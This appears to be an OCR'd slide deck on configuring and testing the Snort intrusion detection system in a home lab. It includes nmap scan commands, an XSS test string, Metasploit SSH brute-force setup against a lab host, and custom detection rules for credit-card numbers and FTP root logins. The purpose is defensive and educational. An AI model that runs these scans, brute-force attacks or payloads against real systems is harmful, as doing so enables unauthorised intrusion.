Intrusion Detection Systems

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Overview

What is an IDS?

Two types of IDS exist

Network IDS

- Detects and prevents network intrusions
- Entire network

Host IDS

- Ensures the host integrity
- Single host

Snort

What is Snort?

- Signature-based
- Network IDS
- Free (GPLv2 license)
- Highly customizable

Testing and configuring Snort

Practical testing and configuration of Snort

How was Snort configured?

By performing attacks on the network.

Based on the outcome

- Signatures were added
- Signatures were edited
- Signatures were removed
- Other aspects of Snort were fine-tuned

Which attacks have been executed? (1/2)

- Port scans
  - Basic port scan
  - Advanced port scan
- Webserver attacks
  - VISA card numbers sent in plain text over the network
  - XSS
  - SQL Injection
  - Command Injection
- FTP server attacks
  - FTP root access
  - FTP malicious payloads
  - Various other FTP attacks

Which attacks have been executed? (2/2)

- SSH attacks
- SMB attacks
  - List shares
  - List users
  - Login attempts
  - Bruteforce attempts
- Database attacks
  - Database scanning
  - Login attempts (including root access)
  - Bruteforce attempts
- Trojan and virus injection / infection
- DOS attacks

First things first: basic configuration (1/5)

Setting up the network in Linux...

```
laurent@laurent-VirtualBox:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:9a:6f:0a
          inet addr:192.168.1.6  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9a:6f0a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:246 errors:0 dropped:0 overruns:0 frame:0
          TX packets:181 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:30985 (30.9 KB)  TX bytes:21095 (21.0 KB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:ee:a0:4d
          UP BROADCAST RUNNING NOARP PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:104 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13994 (13.9 KB)  TX bytes:168 (168.0 B)
```

First things first: basic configuration (2/5)

...

```
# loopback network interface
auto lo
iface lo inet loopback

# Management network interface
auto eth0
iface eth0 inet dhcp

# Sniffing network interface
auto eth1
iface eth1 inet manual
  up ip link set $IFACE promisc on arp off up
  down ip link set $IFACE promisc off down
  post-up ethtool -G $IFACE rx 4096; for i in rx tx sg tso ufo gso gro lro; do ethtool -K $IFACE $i off; done
  post-up echo 1 > /proc/sys/net/ipv6/conf/$IFACE/disable_ipv6
```

First things first: basic configuration (3/5)

. . . as well as in snort.conf

```
# Setup the network addresses you are protecting
ipvar HOME_NET [192.168.1.0/16,10.0.0.0/8,172.16.0.0/12]

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any

# List of DNS servers on your network
ipvar DNS_SERVERS $HOME_NET

# List of SMTP servers on your network
ipvar SMTP_SERVERS $HOME_NET

# List of web servers on your network
ipvar HTTP_SERVERS $HOME_NET

# List of sql servers on your network
ipvar SQL_SERVERS $HOME_NET

# List of telnet servers on your network
ipvar TELNET_SERVERS $HOME_NET

# List of ssh servers on your network
ipvar SSH_SERVERS $HOME_NET

# List of ftp servers on your network
ipvar FTP_SERVERS $HOME_NET

# List of sip servers on your network
ipvar SIP_SERVERS $HOME_NET
```

First things first: basic configuration (4/5)

Running PulledPork to update the rules.

```
Rule Stats...
        New:-------19
        Deleted:---6
        Enabled Rules:----17195
        Dropped Rules:----0
        Disabled Rules:---3871
        Total Rules:------21066
```


First things first: basic configuration (5/5)

```
Starting: OSSEC-eth1
  * starting: netsniff-ng (full packet data)                    [  OK  ]
  * starting: pcap_agent (sguil)                                [  OK  ]
  * starting: snort_agent-1 (sguil)                             [  OK  ]
  * starting: snort_agent-2 (sguil)                             [  OK  ]
  * starting: snort-1 (alert data)                              [  OK  ]
  * starting: snort-2 (alert data)                              [  OK  ]
  * starting: barnyard2-1 (spooler, unified2 format)            [  OK  ]
  * starting: barnyard2-2 (spooler, unified2 format)            [  OK  ]
  * starting: prads (sessions/assets)                           [  OK  ]
  * starting: pads_agent (sguil)                                [  OK  ]
  * starting: sancp_agent (sguil)                               [  OK  ]
  * starting: argus                                             [  OK  ]
  * starting: http_agent (sguil)                                [  OK  ]
laurent@OSSEC:~$
```

Portscans - Regular

nmap -T4 -A -v 192.168.100.17

Detected by Snort!



Portscans - SYN

nmap -T4 -A -Ss -f -v 192.168.100.17

Not detected => need to add some extra rules

```
alert tcp any any -> $HOME_NET any (msg:"SCAN ipEye SYN scan"; flow:stateless; flags:S; seq:1958810375; reference:arachnids,2
36; classtype:attempted-recon; sid:622; rev:8;)
alert tcp any any -> $HOME_NET any (msg:"SCAN SYN FIN"; flow:stateless; flags:SF,12; reference:arachnids,198; classtype:attem
pted-recon; sid:624; rev:7;)
```

Portscans - NULL and XMAS (1/2)

nmap -T4 -A -sN -sX -v 192.168.100.17

Not detected => need to add some extra rules

```
alert tcp any any -> $HOME_NET any (msg:"NULL SCAN"; flow:stateless; ack:0; flags:0; seq:0; reference:arachnids,4; classtype:
attempted-recon; sid:623; rev:6;)
alert tcp any any -> $HOME_NET any (msg:"XMAS SCAN"; flow:stateless; flags:SRAFPU,12; reference:arachnids,144; classtype:atte
mpted-recon; sid:625; rev:7;)
```

Portscans - NULL and XMAS (2/2)

nmap -T4 -A -sN -sX -v 192.168.100.17.

Now everything works fines

RT	3	OSSEC-eth1-2	4.2248	2015-01-09 21:02:33	192.168.100.101	58153	192.168.100.17	2	17	GPL SHELLCODE ...
RT	1	OSSEC-eth1-2	4.2249	2015-01-09 21:02:34	192.168.100.101	58227	192.168.100.17	80	6	NULL Scan
RT	511	OSSEC-eth1-2	4.2257	2015-01-09 21:45:08	192.168.100.101	42117	192.168.100.17	199	6	XMAS Scan
RT	506	OSSEC-eth1-1	3.1280	2015-01-09 21:45:08	192.168.100.101	42117	192.168.100.17	5900	6	XMAS Scan
RT	2	OSSEC-eth1-2	4.2771	2015-01-09 21:45:10	192.168.100.101	63041	192.168.100.17	41805	17	ET SCAN NMAP O...

IP Resolution | Agent Status | Snort Statistics | System Ms

```
[2015-01-09 20:14:32] OSSEC-eth1-1: Barnyard
disconnected.
[2015-01-09 20:14:44] OSSEC-eth1-2: Barnyard
disconnected.
[2015-01-09 20:30:20] OSSEC-eth1:
/nsm/sensor_data/OSSEC-eth1 6%
[2015-01-09 21:00:21] OSSEC-eth1:
/nsm/sensor_data/OSSEC-eth1 6%
[2015-01-09 21:13:49] OSSEC-eth1-1: Barnyard
disconnected.
[2015-01-09 21:13:58] OSSEC-eth1-2: Barnyard
disconnected.
[2015-01-09 21:30:22] OSSEC-eth1:
/nsm/sensor_data/OSSEC-eth1 6%
```

☑ Show Packet Data ☑ Show Rule

alert udp $EXTERNAL_NET 10000: -> $HOME_NET 10000: (msg:"ET SCAN NMAP OS Detection Probe"; dsize:300; content:"CCCCCCCCCCCCCCCCCCCC"; fast_pattern:only;

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	hkSu
	192.168.100.101	192.168.100.17	4	5	0	328	4162	0	0	60	911

UDP	Source Port	Dest Port	Length	ChkSum
	63041	41805	308	45253

DATA		
	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	CCCCCCCCCCCCCCC
	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	C
	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	CCCCCCCCCCCCCCC
	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	C
	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	CCCCCCCCCCCCCCC


Search Packet Payload ○ Hex ◉ Text ☐ NoCase

Webserver attacks - XSS (1/3)

Custom-made vulnerable webpage

Webserver attacks - XSS (2/3)

<script>alert('XSS vulnerability')</script>.



Webserver attacks - XSS (3/3)

Detected by Snort!

RT	2	laurent-Vi...	3.1156	2015-01-20 10:56:49	192.168.1.40	1140	192.168.1.17	80	6	ET WEB_SERVER Script ta...
RT	1	laurent-Vi...	4.1117	2015-01-20 10:57:22	192.168.1.40	1141	192.168.1.17	80	6	ET WEB_SERVER Script ta...

IP Resolution | Agent Status | Snort Statistics | System Ms

☑ Show Packet Data ☑ Show Rule

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET WEB_SERVER Script tag
in URI, Possible Cross Site Scripting Attempt"; flow:to_server,established; content:"</script>";
```

But can we prevent this attack?

```
drop tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET WEB_SERVER Script tag in URI, Possible Cross Site Scripting
Attempt"; flow:to_server,established; content:"</script>"; fast_pattern:only; nocase; http_uri; reference:url,ha.ckers.org/xs
s.html; reference:url,doc.emergingthreats.net/2009714; classtype:web-application-attack; sid:2009714; rev:6;)
```

Webserver attacks - VISA Card number sent in plain text over network (1/3)

Not supported by Snort => need to add our own rule

```
alert tcp any any -> any any (pcre:"/4\d{3}(\s|-)?\d{4}(\s|-)?\d{4}(\s|-)?\d{4}/
";msg:"VISA card number";sid:100004;)
~
```

Webserver attacks - VISA Card number sent in plain text over network (2/3)

Custom webpage to insert VISA Card number

Webserver attacks - VISA Card number sent in plain text over network (3/3)

Detected by Snort!

RT	1	laurent-Vi...	3.1092	2015-01-20 09:55:17	192.168.1.40	1124	192.168.1.17	80	6	VISA card number
RT	1	laurent-Vi...	4.1038	2015-01-20 09:55:49	192.168.1.40	1125	192.168.1.17	80	6	VISA card number

IP Resolution | Agent Status | Snort Statistics | System Ms

Sid	Net	Hostname	Type


☑ Show Packet Data ☑ Show Rule

```
alert tcp any any -> any 80 (msg:"VISA card number" sid:100003;)
/nsm/server_data/securityonion/rules/laurent-VirtualBox-eth1-1/local.rules: Line8
```

Without the rules, this would not be possible!

FTP server attacks - Root access (1/2)

Not supported by Snort => need to add our own rule




FTP server attacks - Root access (2/2)

Not supported by Snort => need to add our own rule...


```
alert tcp any any -> any 21 (msg:"FTP Traffic";sid:100007;)
alert tcp any any -> any 21 (msg:"User root access";content:"user root";sid:100008;)
alert tcp any any -> any 21 (msg:"User root access better";flow:to_server,established; \
content:"root";pcre:"/user\s+root/i";sid:100009;)
```

...after which Snort alerts properly.



FTP server attacks - attacks using Metasploit (1/2)

Let's go into more serious stuff...



FTP server attacks - attacks using Metasploit (2/2)

RT	1	laurent-Vi...	3.1782	2015-01-20 21:23:47	192.168.1.40	2424	192.168.1.17	21	6	Snort Alert [1:2417:1]
RT	1	laurent-Vi...	3.1783	2015-01-20 21:23:47	192.168.1.40	2424	192.168.1.17	21	6	Snort Alert [1:1378:15]
RT	1	laurent-Vi...	3.1784	2015-01-20 21:23:47	192.168.1.40	2424	192.168.1.17	21	6	Snort Alert [1:1377:15]
RT	1	laurent-Vi...	3.1786	2015-01-20 21:23:47	192.168.1.40	2424	192.168.1.17	21	6	Snort Alert [1:1748:8]

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP format string attempt"; flow:to_server,established; content:"%"; pcre:"
/\s+.*?%.*?%/smi"; classtype:string-detect; sid:2417; rev:1;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP wu-ftp bad file completion attempt {"; flow:to_server,established; cont
ent:"~"; content:"{"; distance:0; reference:bugtraq,3581; reference:bugtraq,3707; reference:cve,2001-0550; reference:cve,2001
-0886; classtype:misc-attack; sid:1378; rev:15;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP wu-ftp bad file completion attempt ["; flow:to_server,established; cont
ent:"~"; content:"["; distance:0; reference:bugtraq,3581; reference:bugtraq,3707; reference:cve,2001-0550; reference:cve,2001
-0886; classtype:misc-attack; sid:1377; rev:15;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP command overflow attempt"; flow:to_server,established,no_stream; dsize:
>100; reference:bugtraq,4638; reference:cve,2002-0606; classtype:protocol-command-decode; sid:1748; rev:8;)
```

Without those rules, this would not be possible!

SSH server attacks - attacks using Metasploit (1/3)

```
msf-pro > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options
```

Load the file containing the usernames and passwords . . .


```
msf auxiliary(ssh_login) > set USERPASS_FILE C:\\metasploit\\root_userpass.txt
USERPASS_FILE => C:\metasploit\root_userpass.txt
```

. . . configure some other options . . .

```
msf auxiliary(ssh_login) > set RHOSTS 192.168.1.17
RHOSTS => 192.168.1.17
msf auxiliary(ssh_login) > set USERPASS_FILE C:\metasploit\root_userpass.txt
USERPASS_FILE => C:metasploitroot_userpass.txt
msf auxiliary(ssh_login) > set VERBOSE true
VERBOSE => true
msf auxiliary(ssh_login) >
```

SSH server attacks - attacks using Metasploit (2/3)

. . . and begin the attack!



The bruteforcing in action. . .

SSH server attacks - attacks using Metasploit (3/3)

Detected by Snort out-of-the-box.

RT	14	laurent-Vi...	4.2038	2015-01-21 14:39:39	192.168.1.40	1194	192.168.1.17	22	6	ET INFO NetSSH SSH Ver...
RT	15	laurent-Vi...	3.2007	2015-01-21 14:39:40	192.168.1.40	1195	192.168.1.17	22	6	ET INFO NetSSH SSH Ver...
RT	3	laurent-Vi...	3.2011	2015-01-21 14:39:43	192.168.1.40	1203	192.168.1.17	22	6	ET SCAN Potential SSH S...
RT	1	laurent-Vi...	3.2012	2015-01-21 14:39:43	192.168.1.40	1203	192.168.1.17	22	6	ET SCAN Potential SSH S...

IP Resolution | Agent Status | Snort Statistics | System Ms

```
[2015-01-21 13:59:07] sguild: User ossec is
monitoring sensors: laurent-VirtualBox-ossec
laurent-VirtualBox-eth1
```

